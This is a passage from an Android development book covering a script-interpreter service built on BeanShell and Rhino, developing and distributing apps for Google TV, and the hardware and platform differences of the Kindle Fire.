We keep a cache of interpreters, since initializing their engines may take some time. That cache is keyed by the interpreter's class name, and that key comes in to the service by way of the action on the `Intent` that was used to start the service. In other words, the script requester tells us, by way of the `Intent` used in `startService()`, which interpreter to use.

Those interpreters are created using reflection. This way, `InterpreterService` has no compile-time knowledge of any given interpreter class. Interpreters can come and go, but `InterpreterService` remains the same.

Assuming an interpreter was found (either cached or newly created), we have it execute the script, with the input `Bundle` coming from an "extra" on the `Intent`. Methods named `success()` and `failure()` are then responsible for getting the results to the script requester... as will be seen in the next section.

### Delivering Results

Script requesters can get the results of the script back — in the form of the interpreter's output `Bundle` — in one of two ways.

One option is a private broadcast `Intent`. This is a broadcast `Intent` where the broadcast is limited to be delivered only to a specific package, not to any potential broadcast receiver on the device.

The other option is to supply a `PendingIntent` that will be sent with the results. This could be used by an `Activity` and `createPendingIntent()` to have control routed to its `onActivityResult()` method. Or, an arbitrary `PendingIntent` could be created, to start another activity, for example.

The implementations of `success()` and `failure()` in `InterpreterService` simply build up an `Intent` containing the results to be delivered:

```
  private void success(Intent intent, Bundle result) {
    Intent data=new Intent();

    data.putExtras(result);
    data.putExtra(RESULT_CODE, SUCCESS);
```

```
    send(intent, data);
  }

  private void failure(Intent intent, String message) {
    Intent data=new Intent();

    data.putExtra(ERROR, message);
    data.putExtra(RESULT_CODE, FAILURE);

    send(intent, data);
  }

  private void failure(Intent intent, Throwable t) {
    Intent data=new Intent();

    data.putExtra(ERROR, t.getMessage());
    data.putExtra(TRACE, getStackTrace(t));
    data.putExtra(RESULT_CODE, FAILURE);

    send(intent, data);
  }
```

These, in turn, delegate the actual sending logic to a `send()` method that delivers the result `Intent` via a private broadcast or a `PendingIntent`, as indicated by the script requester:

```
  private void send(Intent intent, Intent data) {
    String broadcast=intent.getStringExtra(BROADCAST_ACTION);

    if (broadcast==null) {
      PendingIntent pi=(PendingIntent)intent.getParcelableExtra(PENDING_RESULT);

      if (pi!=null) {
        try {
          pi.send(this, Activity.RESULT_OK, data);
        }
        catch (PendingIntent.CanceledException e) {
          // no-op -- client must be gone
        }
      }
    }
    else {
      data.setPackage(intent.getStringExtra(BROADCAST_PACKAGE));
      data.setAction(broadcast);

      sendBroadcast(data);
    }
  }
```

### Packaging the InterpreterService

There are three steps for integrating `InterpreterService` into an application.

First, you need to decide what APK the `InterpreterService` goes in – the main one for the application (no sandbox) or a separate low-permission one (sandbox).

Second, you need to decide what interpreters you wish to support, writing `I_Interpreter` implementations and getting the interpreters' JARs into the project's `libs/` directory.

Third, you need to add the source code for `InterpreterService` along with a suitable `<service>` entry in `AndroidManifest.xml`. This entry will need to support `<intent-filter>` elements for each scripting language you are supporting, such as:

```
    <service
      android:name=".InterpreterService"
      android:exported="false">
      <intent-filter>
        <action android:name="com.commonsware.abj.interp.EchoInterpreter"/>
      </intent-filter>
      <intent-filter>
        <action android:name="com.commonsware.abj.interp.SQLiteInterpreter"/>
      </intent-filter>
      <intent-filter>
        <action android:name="com.commonsware.abj.interp.BshInterpreter"/>
      </intent-filter>
      <intent-filter>
        <action android:name="com.commonsware.abj.interp.RhinoInterpreter"/>
      </intent-filter>
    </service>
```

From there, it is a matter of adding in appropriate `startService()` calls to your application wherever you want to execute a script, and processing the results you get back.

### Using the InterpreterService

To use the `InterpreterService`, you need to first determine which `I_Interpreter` engine you are using, as that forms the action for the `Intent` to be used with the `InterpreterService`. Create an `Intent` with that action, then add in an `InterpreterService.BUNDLE` extra for the script and other data to be supplied to the interpreter. Also, you can add an `InterpreterService.BROADCAST_ACTION`, to be used by `InterpreterService` to send results back to you via a broadcast `Intent`.

Finally, call `startService()` on the `Intent`, and the results will be delivered to you asynchronously.

For example, here is a test method from the `EchoInterpreterTests` test case:

```
package com.commonsware.abj.interp;

import android.os.Bundle;

public class EchoInterpreterTests extends InterpreterTestCase {
  protected String getInterpreterName() {
    return("com.commonsware.abj.interp.EchoInterpreter");
  }

  public void testNoInput() {
    Bundle results=execServiceTest(new Bundle());

    assertNotNull(results);
    assert (results.size() == 0);
  }

  public void testWithSomeInputJustForGrins() {
    Bundle input=new Bundle();

    input.putString("this", "is a value");

    Bundle results=execServiceTest(input);

    assertNotNull(results);
    assertEquals(results.getString("this"), "is a value");
  }
}
```

The echo "interpreter" simply echoes the input `Bundle` into the output. The `execServiceTest()` method is inherited from the `InterpreterTestCase` base class:

```
  protected Bundle execServiceTest(Bundle input) {
    Intent i=new Intent(getInterpreterName());

    i.putExtra(InterpreterService.BUNDLE, input);
    i.putExtra(InterpreterService.BROADCAST_ACTION, ACTION);

    getContext().startService(i);

    try {
      latch.await(5000, TimeUnit.MILLISECONDS);
    }
    catch (InterruptedException e) {
      // just keep rollin'
    }
```

```
    return(results);
  }
```

The `execServiceTest()` method uses a `CountDownLatch` to wait on the interpreter to do its work before proceeding (or 5000 milliseconds, whichever comes first). The broadcast `Intent` containing the results, registered to watch for `com.commonsware.abj.interp.InterpreterTestCase` broadcasts, stuffs the output `Bundle` in a results data member and drops the latch, allowing the main test thread to continue.

## BeanShell on Android

What if Java itself were a scripting language? What if you could just execute a snippet of Java code, outside of any class or method? What if you could still import classes, call static methods on classes, create new objects, as well?

That was what BeanShell offered, back in its heyday. And, since BeanShell does not use sophisticated tricks with its interpreter – like JIT compilation of scripting code — BeanShell is fairly easy to integrate into Android.

### What is BeanShell?

BeanShell is Java on Java.

With BeanShell, you can write scripts in loose Java syntax. Here, "loose" means:

1. In addition to writing classes, you can execute Java statements outside of classes, in a classic imperative or scripting style
2. Data types are optional for variables
3. Not every language feature is supported, particularly things like annotations that did not arrive until Java 1.5
4. Etc.

BeanShell was originally developed in the late 1990's by Pat Niemeyer. It enjoyed a fair amount of success, even being considered as a standard interpreter to ship with Java (JSR–274). However, shortly thereafter, BeanShell lost momentum, and it is no longer being actively maintained. That being said, it works quite nicely on Android… once a few minor packaging issues are taken care of.

## Getting BeanShell Working on Android

BeanShell has two main problems when it comes to Android:

- The publicly-downloadable JAR was compiled for Java 1.4.2, and Android requires Java 5 or newer
- The source code includes various things, like a Swing-based GUI and a servlet, that have no real place in an Android app and require classes that Android lacks

Fortunately, with BeanShell being open source, it is easy enough to overcome these challenges. You could download the source into an Android library project, then remove the classes that are not necessary (e.g., the servlet), and use that library project in your main application. Or, you could use an Android project for creating a JAR file that was compiled against the Android class library, so you are certain everything is supported.

However, the easiest answer is to use SL4A's BeanShell JAR, since they have solved those problems already. The JAR can be found in the SL4A source code repository, though you will probably need to check out the project using Mercurial, since JARs cannot readily be downloaded from the Google Code Web site.

## Integrating BeanShell

The BeanShell engine is found in the `bsh.Interpreter` class. Wrapping one of these in an `I_Interpreter` interface, for use with `InterpreterService`, is fairly simple:

```
package com.commonsware.abj.interp;

import android.os.Bundle;
import bsh.Interpreter;

public class BshInterpreter implements I_Interpreter {
  public Bundle executeScript(Bundle input) {
    Interpreter i=new Interpreter();
    Bundle output=new Bundle(input);
    String script=input.getString(InterpreterService.SCRIPT);

    if (script != null) {
      try {
        i.set(InterpreterService.BUNDLE, input);
        i.set(InterpreterService.RESULT, output);

        Object eval_result=i.eval(script);
```

```
        output.putString("result", eval_result.toString());
      }
      catch (Throwable t) {
        output.putString("error", t.getMessage());
      }
    }

    return(output);
  }
}
```

BeanShell interpreters are fairly inexpensive objects, so we create a fresh `Interpreter` for each script, so one script cannot somehow access results from prior scripts. After setting up the output `Bundle` and extracting the script from the input `Bundle`, we inject both `Bundle` objects into BeanShell itself, where they can be accessed like global variables, named `_bundle` and `_result`.

At this point, we evaluate the script, using the `eval()` method on the `Interpreter` object. If all goes well, we convert the object returned by the script into a `String` and tuck it into the output `Bundle`, alongside anything else the script may have put into the `Bundle`. If there is a problem, such as a syntax error in the script, we put the error message into the output `Bundle`.

So long as the `InterpreterService` has an `<intent-filter>` for the `com.commonsware.abj.interp.BshInterpreter` action, and so long as we have a BeanShell JAR in the project's `libs/` directory, `InterpreterService` is now capable of executing BeanShell scripts as needed.

With our inherited `execServiceTest()` method handling invoking the `InterpreterService` and waiting for responses, we can "simply" put our script as the `InterpreterService.SCRIPT` value in the input `Bundle`, and see what we get out. The first test script returns a simple value; the second test script directly calls methods on the output `Bundle` to return its results.

## Rhino on Android

Javascript arrived on the language scene hot on the heels of Java itself. The name was chosen for marketing purposes more so than for any technical reason. Java and Javascript had little to do with one another, other than both adding interactivity to Web browsers. And while Java has largely faded from mainstream browser usage, Javascript has become more and more of a force on the browser, and even now on Web servers.

And, along the way, the Mozilla project put Javascript on Java and gave us Rhino.

### What is Rhino?

If BeanShell is Java in Java, Rhino is Javascript in Java.

As part of Netscape's failed "Javagator" attempt to create a Web browser in Java, they created a Javascript interpreter for Java, code-named Rhino after the cover of O'Reilly Media's JavaScript: The Definitive Guide. Eventually, Rhino was made available to the Mozilla Foundation, which has continued maintaining it. At the present time, Rhino implements Javascript 1.7, so it does not support the latest and greatest Javascript capabilities, but it is still fairly full-featured.

Interest in Rhino has ticked upwards, courtesy of interest in using Javascript in places other than Web browsers, such as server-side frameworks. And, of course, it works nicely with Android.

### Getting Rhino Working on Android

Similar to BeanShell, Rhino has a few minor source-level incompatibilities with Android. However, these can be readily pruned out, leaving you with a still-functional Javascript interpreter. However, once again, it is easiest to use SL4A's Rhino JAR, since all that work is done for you.

### Integrating Rhino

Putting an `I_Interpreter` facade on Rhino is incrementally more difficult than it is for BeanShell, but not by that much:

```
package com.commonsware.abj.interp;

import android.os.Bundle;
import org.mozilla.javascript.*;

public class RhinoInterpreter implements I_Interpreter {
  public Bundle executeScript(Bundle input) {
    String script=input.getString(InterpreterService.SCRIPT);
    Bundle output=new Bundle(input);

    if (script != null) {
      Context ctxt=Context.enter();

      try {
        ctxt.setOptimizationLevel(-1);
```

```
        Scriptable scope=ctxt.initStandardObjects();
        Object jsBundle=Context.javaToJS(input, scope);
        ScriptableObject.putProperty(scope, InterpreterService.BUNDLE,
                                     jsBundle);

        jsBundle=Context.javaToJS(output, scope);
        ScriptableObject.putProperty(scope, InterpreterService.RESULT,
                                     jsBundle);
        String result=
            Context.toString(ctxt.evaluateString(scope, script,
                                                 "<script>", 1, null));

        output.putString("result", result);
      }
      finally {
        Context.exit();
      }
    }

    return(output);
  }
}
```

As with `BshInterpreter`, `RhinoInterpreter` sets up the output `Bundle` and extracts the script from the input `Bundle`. Assuming there is a script, `RhinoInterpreter` then sets up a Rhino `Context` object, which is roughly analogous to the BeanShell `Intepreter` object. One key difference is that you need to clean up the `Context`, by calling a static `exit()` method on the `Context` class, whereas with a BeanShell `Interpreter`, you just let garbage collection deal with it.

Rhino has a JIT compiler, one that unfortunately will not work with Android, since it generates Java bytecode, not Dalvik bytecode. However, Rhino lets you turn that off, by calling `setOptimizationLevel()` on the `Context` object with a value of `-1` (meaning, in effect, disable all optimizations).

After that, we:

1. Create a language scope for our script and inject standard Javascript global objects into that scope
2. Wrap our two `Bundle` objects with Javascript proxies via calls to `javaToJS()`, then injecting those objects into the scope as

`_bundle` and `_result` via `putProperty()` calls

1. Execute the script via a call to `evaluateString()` on the `Context` object, converting the resulting object into a `String` and pouring it into the output `Bundle`

If our `InterpreterService` has an `<intent-filter>` for the `com.commonsware.abj.interp.RhinoInterpreter` action, and so long as we have a Rhino JAR in the project's `libs/` directory, `InterpreterService` can now invoke Javascript.

# Other JVM Scripting Languages

As mentioned previously, there are many languages that, themselves, are implemented in Java and can be ported to Android, with varying degrees of difficulty. Many of these languages are fairly esoteric. Some, like JRuby, have evolved to the point where they transcend a simple "scripting language" on Android.

However, there are two other languages worth mentioning, as they are fairly well-known in Java circles: Groovy and Jython.

## Groovy

Groovy is perhaps the most popular Java-based language that does not have its roots in some other previous language (Java, Javascript, Python, etc.). Designed in some respects to be a "better Java than Java", Groovy gives you access to Java classes while allowing you to write scripts with dynamic typing, closures, and so forth. Groovy has an extensive community, complete with a fair number of Groovy-specific libraries and frameworks, plus some books on the market.

At the time of this writing, it does not appear that Groovy has been successfully ported to work on Android, though.

## Jython

Jython is an implementation of a Python language interpreter in Java. It has been around for quite some time, and gives you Python syntax with access to standard Java classes where needed. While the Jython community is not as well-organized as that of Groovy, there are plenty of books covering the use of Jython.

Jython's momentum has flagged a bit in recent months, in part due to Sun's waning interest in the technology and the departure of Sun employees from the project.

One attempt to get Jython working with Android has been shut down, with people steered towards SL4A. It is unclear if others will make subsequent attempts.

# Google TV

As Android increases in popularity, we are seeing a few devices (or device categories) that become popular but are outside the mainstream, defined here as phones and tablets that legitimately have the Play Store on them. Of course, there are lots of devices that fall outside the mainstream that are not popular — most likely, you do not care about these unless you have a specific need to have your app run on one (e.g., particular device bought by your firm for its field staff). But the devices profiled in this part of the book are popular enough that you might want to consider addressing them, despite the additional "fragmentation" they introduce.

The first such device category is Google TV. At the time of this writing, it has been about 18 months since Google TV was announced (at the 2010 Google I|O conference) and over a year since devices started shipping. However, only recently have we been able to create apps for Google TV devices, let alone users be able to install them. This chapter outlines what you will need to consider if you want your apps to be on Google TV... or perhaps if you do not want your apps to be on Google TV.

At the time of this writing, Google TV runs Android 3.1. Hence, it supports things like fragments natively, without necessarily having the need for the Android Support package. Of course, you may be using the Android Support package for other devices (e.g., Android 2.x phones), and that works perfectly fine on Google TV.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

# What Features and Configurations Does It Use?

Android has built into the SDK a fair bit of device flexibility. Most of this comes in the form of configurations (things that affect resources) and features (other stuff). If your application can handle a range of configurations and features, or can advertise that they need certain configurations or features, they can handle Google TV or arrange to not be available for Google TV on the Market.

## Screen Size and Density

Google TV devices are always categorized as `large` screen size. Hence, you will tend to put your layouts in `res/layout-large/`, or possibly `res/layout-large-land/` (since Google TV presumably will always consider itself to be landscape).

Densities, however, are a bit more complicated.

Google TV is for use with HDTV, whether Google TV is integrated into the television or it comes as an external set-top box. There are two predominant HDTV resolutions, known as 720p (1280x720) and 1080p (1920x1080). A 1080p television will be categorized as an `xhdpi` density device. A 720p television will be categorized as a `tvdpi` device, where `tvdpi` was a new resource set qualifier added in API Level 13. `tvdpi` is for devices around 213dpi, in between `mdpi` and `hdpi`. In practice, you might elect to skip `tvdpi` for your drawable resources, allowing Android to resample your `mdpi`, `hdpi`, or `xhdpi` drawables as needed.

## Input Devices

Google TV is not considered to be a touchscreen device. As such, from a resource standpoint, you can use `-notouch` to isolate resources that should be used on Google TV (or, potentially, other future non-touchscreen devices, should they arise). Hence, if you want a different UI for Google TV than a tablet — to address navigational differences, for example — you can use `res/layout-large-land-notouch` for Google TV and `res/layout-large/` and `res/layout-large-land/` for other types of large-screen devices.

## Other Hardware

Google TV has no sensors, no camera, no Bluetooth, no microphone, and no telephony features. As such, any application requiring such features will not run on Google TV and will not even show up in the Play Store for such devices. The Google

TV developer documentation has the roster of specific `<uses-feature>` names that must not be referenced.

Bear in mind that some of these will be driven by permissions. If you ask for the `SEND_SMS` permission, Android will assume you need android.hardware.telephony unless you specifically state otherwise, via a `<uses-feature>` element for `android.hardware.telephony` with `android:required="false"`.

# What Is Really Different?

Beyond the features and configurations, there are other things about Google TV that will depart from what you might expect for an Android environment, due to the nature of the TV set-top box platform and the Android implementation upon it.

## The Emulator

The Google TV add-on for the Android SDK offers an emulator. However, it does not work like the emulator for standard Android. Instead of using a `qemu`-based emulator, the Google TV emulator uses KVM, a virtualization environment used by Linux servers. While you can get KVM to run on a Linux desktop — perhaps with some tweaking – it is not available for Windows or OS X development machines. Moreover, KVM cannot itself run in a virtualized environment, so you cannot use VirtualBox or similar solutions to have a Windows or OS X machine run a copy of Linux that, in turn, would run a copy of the Google TV emulator.

For Linux developers, the headaches are modest. For Windows and OS X developers, the options are far from ideal:

1. Use a spare PC that you happen to have lying around for a Linux environment, bearing in mind that not all CPUs and BIOSes support the virtualization extensions required by KVM
2. Attempt to create a bootable USB key that contains Linux and the Android SDK with the emulator, so you can test your app on your existing PC
3. Buy a Google TV device and test exclusively on hardware (downside: unless you have two televisions, you will not be able to test both 720p and 1080p display sizes)
4. Switch to Linux for your development needs

## CPU and NDK

Google TV devices will be built on both ARM and Intel chipsets. The devices that shipped in 2010 and most of 2011 were based on Intel Atom chips, but future Google TV devices may use ARM as well.

This should not matter much for you right now, simply because you cannot use the Native Development Kit (NDK) with Google TV at this time. With luck, support for this will be added in the not-too-distant future, particularly for game development.

## Overscan

Television standards have been with us for several decades. Television sets from the dawn of television had significantly lower and more variable quality than today's devices. The delivery of the signal at the outset had significantly lower and more variable quality than today's over-the-air HDTV or cable connections. As a result of these two characteristics, the engineers devising television standards made some decisions that, while necessary at the time, add some complexity to delivering apps to televisions, in the form of overscan.

Simply put, not all televisions show exactly the same picture. Depending on device and signal, a television may show up to 12% less of the picture, as measured horizontally and vertically. Hence, the theoretical ideal screen size (e.g., 720p = 1280 x 720 pixels) may be achieved in some cases, but you may get less (e.g., 1128 x 634 pixels) in other cases.

Google TV, as part of setup, will determine the safe viewing size for the television, by having the user calibrate the device based on test images. Hence, Google TV will not attempt to display something that the television is incapable of displaying (assuming proper setup). However, this does mean that while you will be thinking of 720p or 1080p resolution, you may not get all that space, and so you need to design your app to accommodate this.

One common problem encountered here is a background image. Developers have already been schooled to avoid full-screen backgrounds due to the wide range of resolutions available on handheld Android devices. Google TV just adds to the mix, where there are thousands upon thousands of possible actual resolutions, all minute changes from one another based upon what a particular television can handle. You will need to take this into account (e.g., put the background image on top of a solid field of color, where that solid color matches the dominant color from the edges of

the image, then keep the background image at a fixed resolution and allow the solid fills on the edges take care of the overscan area).

## Ethernet

While Google TV devices will generally be connected to the Internet, it may not be via WiFi. Since Google TV devices generally are not portable, some will have Ethernet jacks, and hence some users will elect to wire in their Google TV as opposed to using WiFi.

The upshot is that you should not assume that `WifiManager` will necessarily give you useful results. Also, `ConnectivityManager` should report wired Ethernet as `TYPE_ETHERNET`, added in API Level 13, when you call methods like `getActiveNetworkInfo()`.

## Location

Generally speaking, Google TV devices will tend not to move, earthquakes and large dogs notwithstanding.

As such, Google TV devices do not have GPS receivers. Rather, location is determined in an approximate fashion via address-based lookups, using a postal code. Hence, asking Android for a GPS fix on a Google TV device will be ineffective.

You can get the approximate location of a Google TV device by using the `"static"` location provider (e.g., `getLastKnownLocation("static")`). Unfortunately, there is no SDK-defined static data member for `"static"` at this time.

However, since users of Google TV devices tend not to be moving much at the time, it is a bit more likely than normal that they will want information about some location other than where they are. If your app is exclusively tied to providing information about their current location, you may wish to consider how you could extend your app to help users get information about other places that they may be interested in.

## Media Keys

Handheld Android devices have few buttons, with the number of buttons decreasing as time goes along. The only ones related to media are volume rockers, and perhaps a CAMERA button.

Google TV devices will be manipulated by remote controls. Many of these remotes will have lots and lots of buttons, akin to the remotes people are already used to. In addition to perhaps having a QWERTY keyboard, these remotes will have media-specific buttons for play, pause, etc.

The `KeyEvent` class has had support for some media buttons since API Level 3, mostly for use with wired headsets. API Level 11 added a bunch more media buttons. Your Google TV application may wish to respond to these, via `onKeyDown()` in a `View` or `Activity`. In particular, a Google TV application should not be using on-screen controls for play, pause, etc., as they take up screen space that probably could be put to better use. Rather, use layouts that offer such controls for touchscreen devices (e.g., phones and tablets) but rely on the media buttons for non-touchscreen devices.

## Channels and Listings

Unlike most handheld Android devices, Google TV is optimized to accompany some sort of television signal, whether that be cable, satellite, over-the-air HDTV, or something else. Not surprisingly, Google TV offers some TV-specific capabilities that you can elect to employ if it makes sense for your app.

Google TV has a `ContentProvider` for the device's channel lineup, so you can present a list of the available channels in a `ListView`, `Spinner`, etc. You can query on `content://com.google.android.tv.provider/channel_listing` and get back columns like the `channel_name` and `channel_number`. Note that you will need to hold the `com.google.android.tv.permission.READ_CHANNELS` permission for this to work.

Another column you can retrieve from the `ContentProvider` is `channel_uri`. This is a `Uri` within that `ContentProvider`, representing a specific channel. You can create an `ACTION_VIEW` `Intent` on that `Uri` and call `startActivity()` on it to switch to live TV and change the channel to that channel. This requires sufficient integration between the user's Google TV device and the source of the signal (e.g., using an "IR blaster" to control an external cable box to change channels), and so this may not work for all users.

## User Base

As Android has evolved, so has the way its devices get used. Phones are still frequently considered to be very personal, private devices. However, tablets are

becoming more shared — witness the XOOM Family Edition from Motorola Mobility. Televisions, of course, are also usually shared among household members. However, Android does not have a system-wide concept of separate user environments, though there are some enterprise add-ons that are making inroads in this area.

Depending on the nature of your app, you may wish to consider setting up your own concept of separate "accounts" for different users of the same device, so they can keep their content and settings separate. If needed, you might consider adding authentication of one form or another, to minimize the odds of one person getting into another person's stuff.

# Getting Your Development Environment Established

If you want to develop for Google TV, you will need to do a bit of work to extend your development environment, as is outlined in this section.

## Installing the SDK Add-On

In the Android SDK Manager, in the "Android 3.1 (API 12)" section, you will find a "Google TV Addon by Google Inc." entry, which you will need to install:





*Figure 348: The Android SDK Manager, showing the Google TV option*

## Getting KVM Set Up

Details of installing KVM will vary by Linux distro. For example, to install KVM on Ubuntu 10.04 or later, you would need to install a few packages:

```
sudo apt-get install qemu-kvm libvirt-bin bridge-utils
```

You will also need to log out and log back in, so a change in your account's group membership takes effect.

Full Ubuntu KVM installation instructions can be found on the Ubuntu Web site — similar instructions are (hopefully) available for whatever distro you are running.

Note that tools related to managing KVM virtual machines (e.g., Ubuntu's `ubuntu-vm-builder` and `virt-viewer` packages) may not be needed, as the Android SDK will be creating your virtual machines for you.

## Creating the Emulator

You will want to create four emulator images. Both should specify "Google TV Addon (Google Inc.) - API Level 12" as the target. The difference between the four will be their skins, dictating their resolutions:

1. 1080p
2. 1080p-overscan (which simulates the loss of available pixels due to overscan effects)
3. 720p
4. 720p-overscan

The rest of the setup should be as normal for your preferred emulator options (e.g., an SD card sufficiently large to hold any test media for external storage).

## Connecting to Physical Devices

Normally, when developing using Android hardware, you connect your development machine to the hardware via USB. This is not supported by Google TV, perhaps with an eye towards not requiring Google TV-powered televisions to sport USB ports. Instead, you develop for Google TV by TCP/IP. The tools are mostly ignorant of the difference – only `adb` knows and cares about the USB versus TCP/IP differences.

First, you will need the IP address of your Google TV device. You can get this via All Apps > Settings > Network > Status — "IP Address" will be one of the listed pieces of information:


*Figure 349: IP Address on Google TV*

With luck, your network will keep the same IP address assigned to this device, even if you shut down or reboot the device from time to time.

Then, at the command line, run `adb connect`, supplying the IP address of the Google TV device. If the `adb` command is not in your development machine's PATH, you will find it in the `platform-tools/` directory of wherever your SDK is installed. At this point, DDMS and `adb devices` should report the Google TV device. Rather than the device ID being a serial number or `emulator-5554`, it will be the IP address plus `:5555`.

At this point, all your normal tools should work, for viewing LogCat and so on. The screenshot shown above, for example, was taken using the DDMS perspective in Eclipse. Note, though, that the screenshots will only be from what Google TV is generating, not any underlying picture being supplied by your television signal input.

To disconnect, simply run `adb disconnect` with the IP address of the Google TV device.

# How Does Distribution Work?

Your app probably falls in one of three buckets: you want it on Google TV (along with other devices), it *only* supports Google TV, or it will not work on Google TV. Whichever of those buckets best fits your device will determine the manifest settings you will want to ensure that the Play Store (and perhaps other third-party markets in the future) will honor your request.

## Getting Your App on Google TV

The first criterion for getting your app visible to Google TV devices on the Play Store is to add a `<uses-feature>` element to your manifest, indicating that you do not require the `android.hardware.touchscreen` feature:

```
<uses-feature android:name="android.hardware.touchscreen"
android:required="false"/>
```

By default, Android assumes that you need a touchscreen, and so without this clarification in your manifest, you will not appear in the Play Store.

Also, add similar `<uses-feature>` elements for any hardware that you might like to use where available but do not absolutely need, particularly hardware that Google TV may lack. The Google TV developer documentation has the full roster of unsupported features.

Also:

1. If you have any `<uses-configuration>` elements in the manifest, double-check to make sure that they will be possible on Google TV devices . The configurations that Google TV does *not* support are ones where you need the touchscreen (`android:reqTouchScreen="stylus"` or `"finger"`).
2. Do not have any activities with `android:screenOrientation` set to `portrait`, as Google TV devices always display in landscape
3. Apparently not all OpenGL textures are supported, so if you are using `<supports-gl-texture>` elements in your manifest, you will need to ensure that such textures work on Google TV, presumably via testing

### Supporting Only Google TV

If your app only supports Google TV, in addition to the above requirements, you should also add one more uses-feature element to your manifest:

```
<uses-feature android:name="com.google.android.tv" android:required="true"/>
```

This will filter you out of the Market for all non-Google TV environments.

### Avoiding Google TV

If your app specifically is untested on Google TV, you need to have something in the manifest that will keep you *off* Google TV devices' views of the Play Store. The easiest is to say that you need a touchscreen:

```
<uses-feature android:name="android.hardware.touchscreen"
android:required="true"/>
```

### Dealing with Other Televisions

There are other devices that support Android on televisions. While few of these exist as of the summer of 2012, many are in the works, such as the oft-cited, crowd-funded OUYA console.

Android 4.1 (a.k.a., Jelly Bean) added a separate feature for televisions: `android.hardware.type.television`. Requiring this would limit your application to devices that are to be displayed on televisions.

However, as of the time of this writing, it is unclear which, if any, devices or markets honor this particular `<uses-feature>` element.

## Getting Help

The Google TV Developer site has a lot of information on creating Google TV apps, in terms of design and implementation details.

The primary place to get your questions answered regarding Google TV development is StackOverflow's google-tv tag.

# Kindle Fire

Perhaps the most anticipated device of late 2011 was the Kindle Fire, Amazon's first foray into Android devices. Positioned by Amazon as an extension of their existing line of Kindle digital readers, the Kindle Fire is a 7" 1024x600 Android 2.3 device that, while running Android, looks little like any Android device that came before it. Amazon replaced much of the stock user interface with their own, with apps tailored for selling and consuming Amazon content. That being said, app developers can write apps for the Kindle Fire and distribute them, primarily via the Amazon AppStore.

This chapter will outline what you should expect as you start working on apps for the Kindle Fire.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## What Features and Configurations Does It Use?

Any time you are looking at a device that is known to be a significant departure from conventional Android devices, you need to consider what capabilities the device has and how that relates to your code and graphic assets. Android's flexibility means that, in many cases, you can work within the limits of the SDK to craft something that will look well on unusual devices. However, you will need to understand what is and is not possible for the device in question, in this case the Kindle Fire.

## Screen Size and Density

The Kindle Fire uses `-large`, `-mdpi` resources. On the surface, this would not be terribly surprising, as the 7“ display works out to around 169dpi, and 7” displays are definitely in the `-large` resource bucket.

However, bear in mind that Android 2.3 did not fully support tablets. The only Google-endorsed tablet that shipped with Android 2.x was the original Samsung Galaxy Tab, and that technically was a really large phone that, er, could not place phone calls.

As such, Android 2.3 did not consider a 1024x600 display to be `-large`. It considered such a display to be `-xlarge`. This was corrected in Android 3.1, in preparation for a new line of ~7" Honeycomb tablets.

In general, this should not pose an issue when testing your app on hardware. In practice, it will pose a problem for your emulator, as will be explained later in this chapter.

## Hardware Features

The Kindle Fire supports:

1. An accelerometer, both for direct use and for detecting screen orientation changes
2. Multitouch, but only for two fingers (e.g., pinch-to-zoom)
3. WiFi
4. The USB accessory interface
5. A light/proximity sensor

This leaves out a lot, such as:

1. Camera
2. GPS and network-based location
3. Bluetooth
4. Microphone
5. Telephony (voice or SMS)

If your application truly needs any of those missing capabilities, you are out of luck.

If your application could use some of those capabilities but can get by without them, be sure to add the appropriate `<uses-feature>` elements to your manifest with `android:required="false"` (e.g., `<uses-feature android:name="android.hardware.camera" android:required="false" />`). Otherwise, your app will not be available for the Kindle Fire if Android thinks that you really do need the capability (e.g., you have requested the `CAMERA` permission).

# What Is Really Different?

All of the devices profiled in this part of the book are clearly different than what you are used to from an Android development standpoint. Some things, like availability of Bluetooth, will fit within the Android SDK's framework for optional capabilities. Other things will represent where a device manufacturer has meandered farther from the Android device norm, in ways that may not be completely obvious to you, let alone your code.

## The Menu Bar

As was noted previously in this chapter, the Kindle Fire runs Android 2.3, a version of Android not designed for tablets. Moreover, Android 2.3 was designed for devices that had dedicated off-screen options for HOME, BACK, and MENU buttons. However, Amazon apparently wanted to avoid such buttons, yet they lacked source code access to Honeycomb, where support for the system bar was added.

So, they faked it.

The Kindle Fire supports what Amazon refers to as the "menu bar". This is akin to the system bar found on tablets running Android 3.0+, insofar as:

1. It appears at the bottom of the screen
2. It contains the HOME, BACK, and MENU buttons, along with a search button

However, unlike the system bar:

1. The menu bar disappears when not in use, in some cases
2. There is still a status bar at the top containing signal strength, battery level, time, etc.

Here, for example, is an application running on the Kindle Fire:


*Figure 350: The Kindle Fire, running a sample application, showing the menu bar*

In this case, this is a normal activity, and the menu bar is always visible.

However, here is the same activity with `android:theme="@android:style/Theme.NoTitleBar.Fullscreen"` in the manifest:


*Figure 351: The Kindle Fire, running a sample application, with the menu bar collapsed*

Hence, if you set your activity to be full-screen, the status bar at the top goes away, and the menu bar shrinks to a smaller bar. Tapping on that bar brings back the menu bar, but this time overlaying the bottom portion of your activity.

## Nothing Googly

The Kindle Fire lacks Google Maps, both the app and the library used for things like MapView.

The Kindle Fire lacks the Play Store and anything that depends upon it, such as C2DM.

The Kindle Fire lacks Gmail.

The Kindle Fire lacks anything from Google that is not part of the Android Open Source Project.

If your application depends on one or more of these, your app will not work well on a Kindle Fire without adjustments. For example, you might switch to OSMDroid for your maps.

## Sideloading Limitations

